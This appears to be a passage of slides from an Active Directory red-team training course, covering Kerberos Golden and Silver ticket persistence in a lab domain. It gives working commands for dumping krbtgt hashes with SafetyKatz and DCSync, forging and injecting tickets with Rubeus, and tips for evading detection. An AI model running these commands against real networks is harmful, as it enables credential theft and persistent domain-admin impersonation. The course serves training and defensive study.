
About Kerberos

- Kerberos is the basis of authentication in a Windows Active Directory environment.
- Clients (programs on behalf of a user) need to obtain tickets from Key Distribution Center (KDC) which is a service running on the domain controller. These tickets represent the client's credentials.!
- Therefore, Kerberos is understandably a very interesting target of abuse!



Persistence - Golden Ticket

- A golden ticket is signed and encrypted by the hash of krbtgt account which makes it a valid TGT ticket.
- The krbtgt user hash could be used to impersonate any user with any privileges from even a non-domain machine.
- As a good practice, it is recommended to change the password of the krbtgt account twice as password history is maintained for the account.



Persistence - Golden Ticket

- Execute mimikatz (or a variant) on DC as DA to get krbtgt hash

```
c:\AD\Tools\SafetyKatz.exe ""lsadump::lsa /patch""
```

- To use the DCSync feature for getting AES keys for krbtgt account. Use the below command with DA privileges (or a user that has replication rights on the domain object):

```
c:\AD\Tools\SafetyKatz.exe "lsadump::dcsync  
/user:dcorp\krbtgt" "exit"
```

- Using the DCSync option needs no code execution on the target DC.

Persistence - Golden Ticket - Rubeus

- Use Rubeus to forge a Golden ticket with attributes similar to a normal TGT:
`C:\AD\Tools\Rubeus.exe golden
/aes256:154cb6624b1d859f7080a6615adc488f09f92843879b3d914cbcb5a8c3cda848
/sid:S-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/printcmd`
- Above command generates the ticket forging command. Note that 3 LDAP queries are sent to the DC to retrieve the values:
 1. To retrieve flags for user specified in /user.
 2. To retrieve /groups, /pgid, /minpassage and /maxpassage
 3. To retrieve /netbios of the current domain
- If you have already enumerated the above values, manually specify as many you can in the forging command (a bit more opsec friendly).

Persistence - Golden Ticket - Rubeus

- The Golden ticket forging command looks like this:

```
C:\AD\Tools\Rubeus.exe golden  
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA84  
8 /user:Administrator /id:500 /pgid:513  
/domain:dollarcorp.moneycorp.local /sid:S-1-5-21-719815819-3726368948-  
3917688648 /pwdlastset:"11/11/2022 6:33:55 AM" /minpassage:1  
/logoncount:2453 /netbios:dcorp /groups:544,512,520,513 /dc:DCORP-  
DC.dollarcorp.moneycorp.local /uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD  
/ptt
```

Persistence - Golden Ticket - Rubeus


Options	
golden	Name of the module
/aes256:154CB6624B1D859F7080A6615ADC488F09F92843879B3D914CBCB5A8C3CDA848	AES256 keys of the krbtgt account. Using AES keys makes the attack more silent.
/user:Administrator	Username for which the TGT is generated
/id:500	User RID (retrieved from the DC) (Default 500)
/pgid:513	Primary Group ID (retrieved from the DC) (Default 513)
/groups:544,512,520,513	Groups the user is a member of (retrieved from the DC) (Default 520,512,513,519,518)
/domain:dollarcorp.moneycorp.local	FQDN of the domain (retrieved from the DC)
/sid:S-1-5-21-719815819-3726368948-3917688648	SID of the current domain

Persistence - Golden Ticket - Rubeus

Options	
/pwdlastset:"11/11/2022 6:33:55 AM"	The PasswordLastSet for the user (retrieved from the DC)
/minpassage:1	“Minimum Password Age” in days (retrieved from the DC)
/logoncount:2453	Logon Count for the user (retrieved from the DC)
/netbios:dcorp	NetBIOS name of the domain (retrieved from the DC)
/dc:DCORP-DC.dollarcorp.moneycorp.local	FQDN of the DC (retrieved from the DC)
/uac:NORMAL_ACCOUNT,DONT_EXPIRE_PASSWORD	UserAccountControl Flags (retrieved from the DC)
/ptt	Inject in the current process

Learning Objective 8

- Extract secrets from the domain controller of dollarcorp.
- Using the secrets of krbtgt account, create a Golden ticket.
- Use the Golden ticket to (once again) get domain admin privileges from a machine.



Persistence - Silver Ticket

- A valid Service Ticket or TGS ticket (Golden ticket is TGT).
- Encrypted and Signed by the hash of the service account (Golden ticket is signed by hash of krbtgt) of the service running with that account.
- Services rarely check PAC (Privileged Attribute Certificate).
- Services will allow access only to the services themselves.
- Reasonable persistence period (default 30 days for computer accounts).

Persistence - Silver Ticket - Rubeus

- Forge a Silver ticket. :

```
C:\AD\Tools\Rubeus.exe silver /service:http/dcorp-
dc.dollarcorp.moneycorp.local /rc4:6e58e06e07588123319fe02feeab775d
/sid:s-1-5-21-719815819-3726368948-3917688648 /ldap /user:Administrator
/domain:dollarcorp.moneycorp.local /ptt
```

